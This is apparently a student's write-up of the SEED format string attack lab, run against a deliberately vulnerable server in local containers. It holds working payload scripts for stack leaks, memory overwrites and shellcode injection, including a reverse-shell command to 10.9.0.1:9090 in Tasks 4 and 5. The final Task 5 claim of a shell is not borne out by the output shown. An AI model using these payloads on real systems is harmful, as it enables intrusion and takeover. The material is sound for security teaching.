2023

Format String Attack Lab

SEED 2.0

ENTER YOUR NAME

Contents

Environment Setup

```
[04/14/23]seed@VM:~/.../SEED$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[04/14/23]seed@VM:~/.../SEED$
```

```
[04/14/23]seed@VM:~/.../server-code$ make
gcc -o server server.c
gcc -DBUF_SIZE=100 -z execstack  -static -m32 -o format-32 format.c
format.c: In function ‘myprintf’:
format.c:41:5: warning: format not a string literal and no format arguments [-Wf
ormat-security]
   41 |     printf(msg);
      |     ^~~~~~
gcc -DBUF_SIZE=100 -z execstack  -o format-64 format.c
format.c: In function ‘myprintf’:
format.c:41:5: warning: format not a string literal and no format arguments [-Wf
ormat-security]
   41 |     printf(msg);
      |     ^~~~~~
[04/14/23]seed@VM:~/.../server-code$ make install
cp server ../fmt-containers
cp format-* ../fmt-containers
```

```
Removing intermediate container 7b355a183cf4
 ---> 8434efd8afc8
Step 6/6 : CMD ./server
 ---> Running in a3720424b5e5
Removing intermediate container a3720424b5e5
 ---> a2c08bbae595

Successfully built a2c08bbae595
Successfully tagged seed-image-fmt-server-2:latest
WARNING: Image for service fmt-server-2 was built because it did not already exi
st. To rebuild this image you must use `docker-compose build` or `docker-compose
 up --build`.
Creating server-10.9.0.5 ... done
Creating server-10.9.0.6 ... done
Attaching to server-10.9.0.6, server-10.9.0.5
```

Task 1

Sending hello to server when it asks to send input.

```
seed@VM: ~/.../server-code
seed@VM: ~/.../server-code   seed@VM: ~/.../server-code   seed@VM: ~/.../server-code
[04/14/23]seed@VM:~/.../server-code$ echo hello | nc 10.9.0.5 9090
```

Starting the server where it asks for user input and as shown in the screenshot above the hello ping was sent to the server.

```
seed@VM: ~/.../server-code
seed@VM: ~/.../server-code   seed@VM: ~/.../server-code   seed@VM: ~/.../server-code
[04/14/23]seed@VM:~/.../server-code$ dcup
server-10.9.0.5 is up-to-date
server-10.9.0.6 is up-to-date
Attaching to server-10.9.0.5, server-10.9.0.6
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffffd410
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 6 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd338
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | hello
server-10.9.0.5 | The target variable's value (after):  0x11223344
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffffd410
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
```

I have changed the input as to put go beyond the 1500 bytes of data that can be accepted by the server.

```
[04/14/23]seed@VM:~/.../server-code$ echo %s | nc 10.9.0.5 9090
^C
[04/14/23]seed@VM:~/.../server-code$ echo %s | nc 10.9.0.5 9090
^C
[04/14/23]seed@VM:~/.../server-code$ echo %s | nc 10.9.0.5 9090
```

Now the program gets stuck and crashes.

```
seed@VM: ~/.../server-code    seed@VM: ~/.../server-code    seed@VM: ~/.../server-code
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffffd410
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 3 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd338
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffffd410
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 3 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd338
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffffd410
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
```

Task 2

Task 2A

Using the script to find the first 4 bytes of the buffer array on stack. Where a number has been added for easy identification.

```
Open  print.py  ~/Desktop/SEED/Labsetup/attack-code  Save
import sys
N = 1500
content = bytearray(0x0 for i in range(N))
number = 0xACBDACBD
content[0:4] = (number).to_bytes(4,byteorder='little')
s = "%x|"*499
fmt = (s).encode('latin-1')
content[4:4+len(fmt)] = fmt
with open('badfile2', 'wb') as f:
  f.write(content)
```

Sending the script to the server.

```
[04/14/23]seed@VM:~/.../attack-code$ gedit print.py
[04/14/23]seed@VM:~/.../attack-code$ python3 print.py
[04/14/23]seed@VM:~/.../attack-code$ cat badfile2 | nc 10.9.0.5 9090
```

It is evident from the screenshot below that the number has been identified as highlighted in the screenshot below and mentioned in **number** variable in the screenshot above.

```
seed@VM: ~/.../server-code
seed@VM: ~/.../server-code   seed@VM: ~/.../attack-code   seed@VM: ~/.../server-code
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 1500 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd118
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffffd1f0
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 1500 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd118
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | ????11223344|1000|8049db5|80e5320|80e61c0|ffffd1f0|ffffd118|80
e62d4|80e5000|ffffd1b8|8049f7e|ffffd1f0|0|64|8049f47|80e5320|5dc|5dc|ffffd1f0|ff
ffd1f0|80e9720|0|0|0|0|0|0|0|0|0|0|0|0|0|0|0|0|0|0|0|0|0|0|0|0|0|d7d2a200|80e500
0|80e5000|ffffd7d8|8049eff|ffffd1f0|5dc|5dc|80e5320|0|0|0|ffffd8a4|0|0|0|5dc|acb
dacbd|257c7825|78257c78|7c78257c|257c7825|78257c78|7c78257c|257c7825|78257c78|7c
78257c|257c7825|78257c78|7c78257c|257c7825|78257c78|7c78257c|257c7825|78257c78|7
c78257c|257c7825|78257c78|7c78257c|257c7825|78257c78|7c78257c|257c7825|78257c78|
7c78257c|257c7825|78257c78|7c78257c|257c7825|78257c78|7c78257c|257c7825|78257c78
|7c78257c|257c7825|78257c78|7c78257c|257c7825|78257c78|7c78257c|257c7825|78257c7
8|7c78257c|257c7825|78257c78|7c78257c|257c7825|78257c78|7c78257c|257c7825|78257c
```

Task 2B

Using this script to perform this task. Where secret address has been placed in variable **number**. Which will be changed to the address of the secret message.

heap.py
~/Desktop/SEED/Labsetup/attack-code

```python
import sys
N = 1500
content = bytearray(0x0 for i in range(N))
number = 0x080b4008
content[0:4] = (number).to_bytes(4,byteorder='little')
s = "%x"*63+"\nsecret message:%s"
fmt = (s).encode('latin-1')
content[4:4+len(fmt)] = fmt
with open('badile2b', 'wb') as f:
  f.write(content)
```

Sending the script to server.

```
[04/14/23]seed@VM:~/.../attack-code$ python3 heap.py
[04/14/23]seed@VM:~/.../attack-code$ cat badfile2b | nc 10.9.0.5 9090
cat: badfile2b: No such file or directory
^C
[04/14/23]seed@VM:~/.../attack-code$ cat badfile2B | nc 10.9.0.5 9090
[04/14/23]seed@VM:~/.../attack-code$
```

Now it is evident from the screenshot below that the secret message as mentioned in the script as secret message has been found and displayed

```
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffffd1f0
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 1500 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd118
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 |@
                 1122334410008049db580e532080e61c0ffffd1f0ffffd11880e62d480e5000
ffffd1b88049f7effffd1f00648049f4780e53205dc5dcffffd1f0ffffd1f080e972000000000000
000000000000006bbd9c0080e500080e5000ffffd7d88049effffffd1f05dc5dc80e5320000ffffd
8a40005dc
server-10.9.0.5 | secret message:A secret message
server-10.9.0.5 | The target variable's value (after):  0x11223344
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

Task 3

Task 3A

Now to find the address of the target placed in variable named **number**. Simply in the script modified the address with %n which modifies the value of corresponding parameter address by 4 bytes.

target.py
~/Desktop/SEED/Labsetup/attack-code

```python
#!/usr/bin/python3
import sys

N = 1500
content = bytearray(0x0 for i in range(N))

number = 0x080e5068
content[0:4] = (number).to_bytes(4,byteorder='little')

s = ".%x"*63+"%n\n"

fmt = (s).encode('latin-1')
content[4:4+len(fmt)] = fmt

with open('badfile3','wb') as f:
  f.write(content)
```

Sending the script to server.

```
[04/15/23]seed@VM:~/.../attack-code$ gedit target.py
[04/15/23]seed@VM:~/.../attack-code$ python3 target.py
[04/15/23]seed@VM:~/.../attack-code$ cat badfile3 | nc 10.9.0.5 9090
[04/15/23]seed@VM:~/.../attack-code$
```

The string length has been visibly modified of the string that preceded to the string printout.

```
server-10.9.0.5 | Received 1500 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffa7d7a8
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | h.11223344.1000.8049db5.80e5320.80e61c0.ffa7d880.ffa7d7a8.80e6
2d4.80e5000.ffa7d848.8049f7e.ffa7d880.0.64.8049f47.80e5320.5dc.5dc.ffa7d880.ffa7
d880.833b720.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.62be3f00.80e5000.
80e5000.ffa7de68.8049eff.ffa7d880.5dc.5dc.80e5320.0.0.0.ffa7df34.0.0.0.5dc
server-10.9.0.5 | The target variable's value (after):  0x0000012b
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

Task 3B

Modified the script so the address is also changed instead of just pointing to 0x5000 value. The script has been modified according to these calculations 0x5000=20480=4+62*325+326.

```
Open  targetb.py  ~/Desktop/SEED/Labsetup/attack-code  Save
#!/usr/bin/python3
import sys

N = 1500
content = bytearray(0x0 for i in range(N))

number = 0x080e5068
content[0:4] = (number).to_bytes(4,byteorder='little')

s = "%.325x"*62+"%.326x"+"%n\n"

fmt = (s).encode('latin-1')
content[4:4+len(fmt)] = fmt

with open('badfile3b','wb') as f:
  f.write(content)
```

Sending the script to the server.

```
[04/15/23]seed@VM:~/.../attack-code$ gedit targetb.py
[04/15/23]seed@VM:~/.../attack-code$ python3 targetb.py
[04/15/23]seed@VM:~/.../attack-code$ cat badfile3b | nc 10.9.0.5 9090
[04/15/23]seed@VM:~/.../attack-code$
```

This is the response received.

```
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xff8ba500
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 1500 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xff8ba428
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | h000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000112233440000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000001000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000008049db500000000000000000000000000000000000000000000
```

And at the bottom of it the desired value is mentioned as result.

```
0000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000005dc
server-10.9.0.5 | The target variable's value (after):  0x00005000
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```


Task 3C

I modified the script to fit the calculations 0xAABB=43707=12+693*62+729 and 0xCCDD-0xAABB=8738. Here, 0x080e506a is the address of the highest byte while the 0x080e5068 is the lowest two-byte address. Explaining two-bite, even though the process is the same as above task but **%hn** was used to overwrite two bytes at a time. An overall of 12 characters which explains the use of %**hn.**

Open targetc.py ~/Desktop/SEED/Labsetup/attack-code Save


```python
#!/usr/bin/python3
import sys

# Initialize the content array
N = 1500
content = bytearray(0x0 for i in range(N))

# This line shows how to store a 4-byte integer at offset 0
number  = 0x080e506a
content[0:4]  =  (number).to_bytes(4,byteorder='little')

# This line shows how to store a 4-byte string at offset 4
content[4:8]  =  ("@@@@").encode('latin-1')

number = 0x080e5068
content[8:12] = (number).to_bytes(4,byteorder='little')
# This line shows how to construct a string s with
#   12 of "%.8x", concatenated with a "%n"
s = "%.693x"*62 + "%.729x" + "%hn" + "%.8738x" + "%hn\n"

# The line shows how to store the string s at offset 8
fmt  = (s).encode('latin-1')
content[12:12+len(fmt)] = fmt

# Write the content to badfile
with open('badfile3c', 'wb') as f:
  f.write(content)
```

Sending the script to the server.



```
[04/15/23]seed@VM:~/.../attack-code$ gedit targetc.py
[04/15/23]seed@VM:~/.../attack-code$ python3 targetc.py
[04/15/23]seed@VM:~/.../attack-code$ cat badfile3c | nc 10.9.0.5 9090
[04/15/23]seed@VM:~/.../attack-code$ 
```

As the previous task when the script is received the server displays the target value which is the desired result.



```
000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000040404040
server-10.9.0.5 | The target variable's value (after):  0xaabbccdd
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

Task 4

Using the following script.

exploit.py
~/Desktop/SEED/Labsetup/attack-code

```python
#!/usr/bin/python3
import sys

# 32-bit Generic Shellcode
shellcode_32 = (
   "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
   "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
   "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # The * in this line serves as the position marker         *
   "/bin/ls -l; echo '===== Success! ======'                  *"
   "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBB"   # Placeholder for argv[1] --> "-c"
   "CCCC"   # Placeholder for argv[2] --> the command string
   "DDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')


# 64-bit Generic Shellcode
shellcode_64 = (
   "\xeb\x36\x5b\x48\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x48"
   "\x89\x5b\x48\x48\x8d\x4b\x0a\x48\x89\x4b\x50\x48\x8d\x4b\x0d\x48"
   "\x89\x4b\x58\x48\x89\x43\x60\x48\x89\xdf\x48\x8d\x73\x48\x48\x31"
   "\xd2\x48\x31\xc0\xb0\x3b\x0f\x05\xe8\xc5\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # The * in this line serves as the position marker         *
   "/bin/ls -l; echo '===== Success! ======'                  *"
   "AAAAAAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBBBBBB"   # Placeholder for argv[1] --> "-c"
   "CCCCCCCC"   # Placeholder for argv[2] --> the command string
   "DDDDDDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')
```

```python
).encode('latin-1')

N = 1500
# Fill the content with NOP's
content = bytearray(0x90 for i in range(N))

# Choose the shellcode version based on your target
shellcode = shellcode_32

# Put the shellcode somewhere in the payload
start = 0               # Change this number
content[start:start + len(shellcode)] = shellcode

##################################################################
#
#    Construct the format string here
#
##################################################################

# Save the format string to file
```

Now leading to the modification in it which includes the starting address added with buffer and length of 1500 shellcode bytes entered by the user.

The return address of myprintf: 0xffffd128+0x4=0xffffd12c

The starting address of the shellcode: 0xffffd200+1364=0xffffD754

Calculations to be used are 0xffff=65535=12+62*1056+51 where 0x1D754=120660 and 0x1D754-0xffff=55125. Where it is to be noted that 0x1D754 is smaller than 0xffff. Which leads to the following modified code.

```
content[start:start + len(shellcode)] = shellcode

##########################################################
#
#    Construct the format string here
#
number = 0xffffd12e
content[0:4] = (number).to_bytes(4,byteorder='little')

number1 = 0xffffd12c
content[4:8] = ("abcd").encode('latin-1')

s = "%.1056x"*62 + "%.51x" + "%hn" + "%.55125x" + "%hn"
fmt = (s).encode('latin-1')
content[12:12+len(fmt)] = fmt
##########################################################

# Save the format string to file
with open('badfile4', 'wb') as f:
  f.write(content)
```

Sending the script tot the server

```
[04/15/23]seed@VM:~/.../attack-code$ gedit exploit.py
[04/15/23]seed@VM:~/.../attack-code$ python3 exploit.py
[04/15/23]seed@VM:~/.../attack-code$ cat badfile4 | nc 10.9.0.5 9090
[04/15/23]seed@VM:~/.../attack-code$
```

This is the response on server side.

```
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffffd200
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 1500 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd128
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | .???abcd,???000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000
```

And the desired result of malicious code being executed has been achieved.

```
server-10.9.0.5 | total 768
server-10.9.0.5 | -rw------- 1 root root 319488 Apr 30 05:28 core
server-10.9.0.5 | -rwxrwxr-x 1 root root 709340 Apr 21 07:56 format
server-10.9.0.5 | -rwxrwxr-x 1 root root  17880 Apr 21 07:56 server
```

Modifying the above code in 32 bit shellcode by placing the command to be executed as **/bin/bash-c*/bin/bash –I > /dev/tcp/10.9.0.1/9090 0<&1 2>&1**. After modification sending the script to the server.

```
[04/15/23]seed@VM:~/.../attack-code$ gedit exploit.py
[04/15/23]seed@VM:~/.../attack-code$ python3 exploit.py
[04/15/23]seed@VM:~/.../attack-code$ cat badfile4 | nc 10.9.0.5 9090
```

Initiated listening process to get the reverse shell.

```
[04/15/23]seed@VM:~/.../server-code$ nc -nv -l 9090
Listening on 0.0.0.0 9090
```

Server displays the following result.

```
*AAAABBBBCCCCDDDDThe target variable's value (after):  0x11223344
```

Now coming back to the listener the connection is established and a reverse shell is achieved.

```
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 35118
root@31ced7fbe7cc:/fmt# ls
ls
core
format
server
root@31ced7fbe7cc:/fmt#
```

Task 5

Testing the 64 bit server program.

```
[04/15/23]seed@VM:~/.../attack-code$ echo hello | nc 10.9.0.6 9090
```

Which has been successfully received.

```
server-10.9.0.6 | Got a connection from 10.9.0.1
server-10.9.0.6 | Starting format
server-10.9.0.6 | The input buffer's address:    0x00007ffff24f4d90
server-10.9.0.6 | The secret message's address:  0x00005581c8e16008
server-10.9.0.6 | The target variable's address: 0x00005581c8e18010
server-10.9.0.6 | Waiting for user input ......
server-10.9.0.6 | Received 6 bytes.
server-10.9.0.6 | Frame Pointer (inside myprintf):      0x00007ffff24f4c
d0
server-10.9.0.6 | The target variable's value (before): 0x11223344556677
88
server-10.9.0.6 | hello
server-10.9.0.6 | The target variable's value (after):  0x11223344556677
88
server-10.9.0.6 | (^_^)(^_^)  Returned properly (^_^)(^_^)
server-10.9.0.6 | Got a connection from 10.9.0.1
server-10.9.0.6 | Starting format
server-10.9.0.6 | The input buffer's address:    0x00007ffe35eddf10
server-10.9.0.6 | The secret message's address:  0x00005598ba972008
server-10.9.0.6 | The target variable's address: 0x00005598ba974010
server-10.9.0.6 | Waiting for user input ......
```

Now with the same method as in Task 2A I found the starting position of the input.

```
server-10.9.0.6 | Got a connection from 10.9.0.1
server-10.9.0.6 | Starting format
server-10.9.0.6 | The input buffer's address:    0x00007fffffffe130
server-10.9.0.6 | The secret message's address:  0x0000555555556008
server-10.9.0.6 | The target variable's address: 0x0000555555558010
server-10.9.0.6 | Waiting for user input ......
server-10.9.0.6 | Received 1500 bytes.
server-10.9.0.6 | Frame Pointer (inside myprintf):      0x00007fffffffe070
server-10.9.0.6 | The target variable's value (before): 0x1122334455667788
server-10.9.0.6 | ????????????????????????????????????????????????????????????????????????????????
????????????????????????????????????????????????????????????????????????????????
????????????????????????????????????????????????????????????????????????????????
????????????????????????????????????????????????????????????????????????????????
????????????????????????????????????????????????????????????????????????????????
????????????????????????????????????????????????????????????????????????????????
server-10.9.0.6 | 0000000000000000
server-10.9.0.6 | 0000000000000000
```

Where this is the result point.

```
server-10.9.0.6 | 9090909090909090
server-10.9.0.6 | 9090909090909090
server-10.9.0.6 | ffffffffffffffff
server-10.9.0.6 | 9090909090909090
```

Now modifying the exploit code used in the previous task by also adding string parameters accordingly to get the attack done.

```
# 64-bit Generic Shellcode
shellcode_64 = (
    "\xeb\x36\x5b\x48\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x48"
    "\x89\x5b\x48\x48\x8d\x4b\x0a\x48\x89\x4b\x50\x48\x8d\x4b\x0d\x48"
    "\x89\x4b\x58\x48\x89\x43\x60\x48\x89\xdf\x48\x8d\x73\x48\x48\x31"
    "\xd2\x48\x31\xc0\xb0\x3b\x0f\x05\xe8\xc5\xff\xff\xff"
    "/bin/bash*"
    "-c*"
    # The * in this line serves as the position marker         *
    "/bin/bash -i > ; /dev/tcp/10.9.0.1/9090 0<&1 2>&1                  *"
    "AAAAAAAA"   # Placeholder for argv[0] --> "/bin/bash"
    "BBBBBBBB"   # Placeholder for argv[1] --> "-c"
    "CCCCCCCC"   # Placeholder for argv[2] --> the command string
    "DDDDDDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')

N = 1500
# Fill the content with NOP's
content = bytearray(0x90 for i in range(N))

# Choose the shellcode version based on your target
shellcode = shellcode_64

```

Starting the listener to get the reverse shell.

```
[04/15/23]seed@VM:~/.../server-code$ nc -nv -l 9090
Listening on 0.0.0.0 9090
```

Sending the script to the server.

```
[04/15/23]seed@VM:~/.../attack-code$ gedit exploit.py
[04/15/23]seed@VM:~/.../attack-code$ python3 exploit.py
[04/15/23]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.6 9090
```

Server side looks like this.

```
server-10.9.0.6 | Frame Pointer (inside myprintf):      0x00007ffe9ddc0e
30
server-10.9.0.6 | The target variable's value (before): 0x11223344556677
88
server-10.9.0.6 | .???abcd      ?C
                                  ?CGH?[HH?K
H?KXH?C`H??H?sHH1?H1??;?????/bin/bash*-c*/bin/bash -i > ; /dev/tcp/10.9.
0.1/9090 0<&1 2>&1                  *AAAAAAAABBBBBBBBCCCCCCCCDDDDDDDD???
????????????????????????????????????????????????????????????????????????
????????????????????????????????????????????????????????????????????????
????????????????????????????????????????????????????????????????????????
????????????????????????????????????????????????????????????????????????
????????????????????????????????????????????????????????????????????????
????????????????????????????????????????????????????????????????????????
????????????????????????????????????????????????????????????????????????
????????????????????????????????????????????????????????????????????????
????????????????????????????????????????????????????????????????????????
????????????????????????????????????????????????????????????????????????
????????????????????????????????????????????????????????????????????????
????????????????????????????????????????????????????????????????????????
????????????????????????????????????????????????????????????????????????
????????????????????????????????????????????????????????????????????????
????????????????????????????????????????????????????????????????????????
????????????????????????????????????????????????????????????????????????
????????????????????????????????????????????????????????????????????????
????????????????????????????????????????????????????????????????????????
????????????????????????????????????????????????????????????????????????
????????????????????????????????????????????????????????????????????????
????????????????????????????????FVThe target variable's value (after):  0x112
2334455667788
```

Coming back to the listener I got a reverse shell.

```
Listening on 0.0.0.0 9090
